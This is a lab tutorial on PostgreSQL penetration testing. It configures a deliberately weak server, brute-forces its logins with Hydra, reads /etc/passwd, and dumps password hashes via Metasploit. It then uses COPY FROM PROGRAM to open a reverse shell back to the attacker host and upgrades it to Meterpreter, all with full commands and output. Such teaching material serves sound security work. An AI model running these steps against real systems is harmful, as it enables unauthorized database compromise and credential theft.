

Penetration Testing on PostgreSQL (5432)

August 5, 2020 By Raj Chandel

In this post, we will demonstrate how to set-up our own Vulnerable PostgreSQL for penetration testing on Ubuntu 20.04 and How to conduct PostgreSQL penetration testing.

Table of Content

Pre-requisites

PostgreSQL Setup on Ubuntu 20.04

PostgreSQL Penetration Testing

Scanning: Nmap

Brute force: Hydra

Access Postgres Shell

Exploiting: Metasploit

- Module 1: Postgres Readfile
- Module 2: Banner Grabbing for Postgres_sql
- Module 3: Dumping Password Hashes
- Module 4: Pwn Postgres Shell

Pre-requisites:

Target: Ubuntu

Attacker: Kali Linux

PostgreSQL Setup on Ubuntu 20.04

PostgreSQL is an open-source and advanced object-oriented relational database which is also known as Postgres. It is a powerful high-performance database management system released under a flexible BSD-style license.


In order to configure PostgreSQL in your Ubuntu platform, there are some prerequisites required for installation.

- Ubuntu 20.04
- Root Privileges

Install PostgreSQL and All Dependencies

PostgreSQL is available in the Ubuntu repository. So you just need to install them with the apt command.

```
apt install postgresql postgresql-client
```



```
root@ubuntu:~# apt install postgresql postgresql-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer
 libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
 libpq5 postgresql-12 postgresql-client-12 postgresql-client-commo
Suggested packages:
 postgresql-doc postgresql-doc-12 libjson-perl isag
The following NEW packages will be installed:
 libpq5 postgresql postgresql-12 postgresql-client postgresql-clie
0 upgraded, 8 newly installed, 0 to remove and 20 not upgraded.
Need to get 15.2 MB of archives.
After this operation, 47.7 MB of additional disk space will be used
```

on the time of installation, a prompt will display on your system that will ask you to confirm the installation process that either you want to continue or not. You need to press ‘y’ to continue the installation.

Once the installation is completed, start the PostgreSQL service and add it to the system boot by entering following command

```
systemctl start postgresql.service
systemctl enable postgresql.service
```

Set PostgreSQL user Password

You can create the user password for PostgreSQL. Using the following command, you can change the default user password for PostgreSQL. During this process a prompt display on your system that will ask you to enter the new password. After that, a confirmation will be displayed ‘password updated successfully’. And then next, Now you will log in to the database as a user or working shell using the following command:

```
passwd postgres
su -l postgres
psql
```

```

root@ubuntu:~# passwd postgres
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~# su -l postgres
postgres@ubuntu:~$ psql
psql (12.2 (Ubuntu 12.2-4))
Type "help" for help.

postgres=# \

```

Create a database and user roles

You can create new databases and users using the PostgreSQL shell as follows:

```

psql -c "alter user postgres with password '123' "
createuser -EPd ignite
createdb secret -O ignite
psql secret

```

```

postgres@ubuntu:~$ psql -c "alter user postgres with password '123'"
ALTER ROLE
postgres@ubuntu:~$ createuser -EPd ignite
Enter password for new role:
Enter it again:
postgres@ubuntu:~$ createdb secret -O ignite
postgres@ubuntu:~$ psql secret
psql (12.2 (Ubuntu 12.2-4))
Type "help" for help.

secret=#

```

Enter the following command to list the databases:

```
psql -l
```

```

postgres@ubuntu:~$ psql -l


```

List of databases						
Name	Owner	Encoding	Collate	Ctype	Access privileges	
postgres	postgres	UTF8	en_US.UTF-8	en_US.UTF-8		
secret	ignite	UTF8	en_US.UTF-8	en_US.UTF-8		
template0	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres	
template1	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres	

(4 rows)


PostgreSQL by default listens at Local Interface which is 127.0.0.1. But, for the remote access, you need to some changes in the configuration file. To Access the configuration file you will use the following command:

```
nano /etc/postgresql/12/main/postgresql.conf
```



```
#-----  
# CONNECTIONS AND AUTHENTICATION  
#-----  
  
# - Connection Settings -  
  
#listen_addresses = 'localhost'      # what IP address(es) to  
                                     # comma-separated list of  
                                     # defaults to 'localhost'  
                                     # (change requires restart)  
port = 5432                          # (change requires restart)  
max_connections = 100                # (change requires restart)
```


under the connection settings, you will set #listen_addresses= '*'



```
#-----  
# CONNECTIONS AND AUTHENTICATION  
#-----  
  
# - Connection Settings -  
  
listen_addresses = '*'               # what IP address  
                                     # comma-s  
                                     # default  
                                     # (change
```

Now you will restart the PostgreSQL service by entering the following command

```
service postgresql restart
```



```
root@ubuntu:~# service postgresql restart
```

Let's start Pentesting PostgreSQL

In this section, you will be learning how to compromise Databases credentials using different techniques.

Let's fire up the Attacking machine kali-Linux

Nmap

By-default PostgreSQL service is running on the port no. 5432, with the help of NMAP, let's identify the state of Port.

```
nmap -p5432 192.168.1.108
```

```
root@kali:~# nmap -p5432 192.168.1.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-13 15:45 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00041s latency).

PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

As you can see, it has shown Open state for PostgreSQL at port 5432.

Password Cracking

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

Let's brute-force the target perform this attack you should go with the following command where **-L option** enables dictionary for username parameter and **-P options** enables dictionary for the password list.

```
hydra -L user.txt -P pass.txt 192.168.1.108 postgres
```

As above you can see we have successfully dumped the credentials you can use these credentials in gaining access on the database.

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 postgres
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret ser


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 16:00:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:8/p:6), ~3 tr
[DATA] attacking postgres://192.168.1.108:5432/
[5432][postgres] host: 192.168.1.108  login: postgres  password: 123
[5432][postgres] host: 192.168.1.108  login: ignite  password: 123
1 of 1 target successfully completed, 2 valid passwords found
```

Connect to Database Remotely

Kali Linux by default have the **psql** utility which allows you to authenticate with PostgreSQL database if the username and the password are already known.

As we have already right credentials of the database

```
psql -h 192.168.1.108 -U postgres
```

A terminal window showing a successful connection to a PostgreSQL server. The prompt is root@kali:~#. The command psql -h 192.168.1.108 -U postgres is entered, with a red arrow pointing to the username 'postgres'. The output shows the password prompt, the psql version (12.3), the server version (12.2), and the SSL connection details (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384). The prompt changes to postgres=#.

```
root@kali:~# psql -h 192.168.1.108 -U postgres
Password for user postgres:
psql (12.3 (Debian 12.3-1+b1), server 12.2 (Ubuntu 12.2-4))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bit
Type "help" for help.

postgres=#
```

Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console.

Module 1: Postgres Readfile

The *postgres_readfile* module, **when provided with credentials** (e.g. **superuser** account) for a PostgreSQL server, will read and display files of your choosing on the server.

```
msf > use auxiliary/admin/postgres/postgres_readfile
msf auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.1.108
msf auxiliary(admin/postgres/postgres_readfile) > set rfile /etc/passwd
msf auxiliary(admin/postgres/postgres_readfile) > set password 123
msf auxiliary(admin/postgres/postgres_readfile) > exploit
```

```
msf5 > use auxiliary/admin/postgres/postgres_readfile
msf5 auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_readfile) > set rfile /etc/passwd
rfile => /etc/passwd
msf5 auxiliary(admin/postgres/postgres_readfile) > set password 123
password => 123
msf5 auxiliary(admin/postgres/postgres_readfile) > exploit
[*] Running module against 192.168.1.108
```

```
Query Text: 'CREATE TEMP TABLE tzDVSvHFTjx (INPUT TEXT);
COPY tzDVSvHFTjx FROM '/etc/passwd';
SELECT * FROM tzDVSvHFTjx'
```

input

```
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
root:x:0:0:root:/root:/bin/bash
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
sys:x:3:3:sys:/dev:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Module 2: Banner Grabbing for Postgres_sql

The *postgres_sql* module, when provided with valid credentials for a PostgreSQL server, will perform queries of your choosing and return the results.


```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.1.108
msf auxiliary(admin/postgres/postgres_sql) > set username ignite
msf auxiliary(admin/postgres/postgres_sql) > set password 123
msf auxiliary(admin/postgres/postgres_sql) > exploit
```

```
msf5 > use auxiliary/admin/postgres/postgres_sql
msf5 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_sql) > set username ignite
username => ignite
msf5 auxiliary(admin/postgres/postgres_sql) > set password 123
password => 123
msf5 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.1.108

Query Text: 'select version()'

  version
  -----
PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.3.0-8ubuntu1) 9

[*] Auxiliary module execution completed
msf5 auxiliary(admin/postgres/postgres_sql) > █
```

Module 3: Dumping Password Hashes

As we have credentials of database admin then we use this one-liner exploit to dump all the user hashes in Metasploit:

```
msf use auxiliary/scanner/postgres/postgres_hashdump
msf auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 192.168.1.108
msf auxiliary(scanner/postgres/postgres_hashdump) > set username postgres
msf auxiliary(scanner/postgres/postgres_hashdump) > set password 123
msf auxiliary(scanner/postgres/postgres_hashdump) > exploit
```



```
msf5 > use auxiliary/scanner/postgres/postgres_hashdump
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set username postgres
username => postgres
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set password 123
password => 123
msf5 auxiliary(scanner/postgres/postgres_hashdump) > exploit
```

```
[+] Query appears to have run successfully
[+] Postgres Server Hashes
```

Username	Hash
ignite	md5d463948b286832b6dfadb6a67487534f
postgres	md59df270eb52907fff723d9b8b7436113a

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_hashdump) > █
```

Module 4: Pwn Postgres Shell

Installations running Postgres 9.3 and above have functionality which allows for the superuser and users with 'pg_execute_server_program' to pipe to and from an external program using COPY. This allows arbitrary command execution as though you have console access. This module attempts to create a new table, then execute system commands in the context of copying the command output into the table

```
msf > exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.1
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.16
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username pos
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password 123
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit
```

```
msf5 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.168.1.111
lhost => 192.168.1.111
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username postgres
username => postgres
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password 123
password => 123
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.111:4444
```

Now we gained access on the database, you can observe that here we obtain command session and latter we have to upgrade it into meterpreter sessions.

```

msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2

```

```

msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.108:5432 - 192.168.1.108:5432 - PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-
[*] 192.168.1.108:5432 - Exploiting...
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT created successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT copied successfully(valid synt
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully(Cleaned)
[*] 192.168.1.108:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.1.111:4444 → 192.168.1.108:57410) at 2020-0

ifconfig

^Z
Background session 1? [y/N] y
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions

Active sessions

=====

  Id  Name  Type           Information  Connection
  --  ---  --
  1    shell cmd/unix  192.168.1.111:4444 → 192.168.1.108:57410 (192.

msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.111:4433
[*] Sending stage (985320 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.111:4433 → 192.168.1.108:59678) at 2020-07-
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : 192.168.1.108
OS            : Ubuntu 20.04 (Linux 5.4.0-40-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux

```

Now we have full access on the database, in this way we can test for postgres loopholes and submit the findings to the network admin 😊.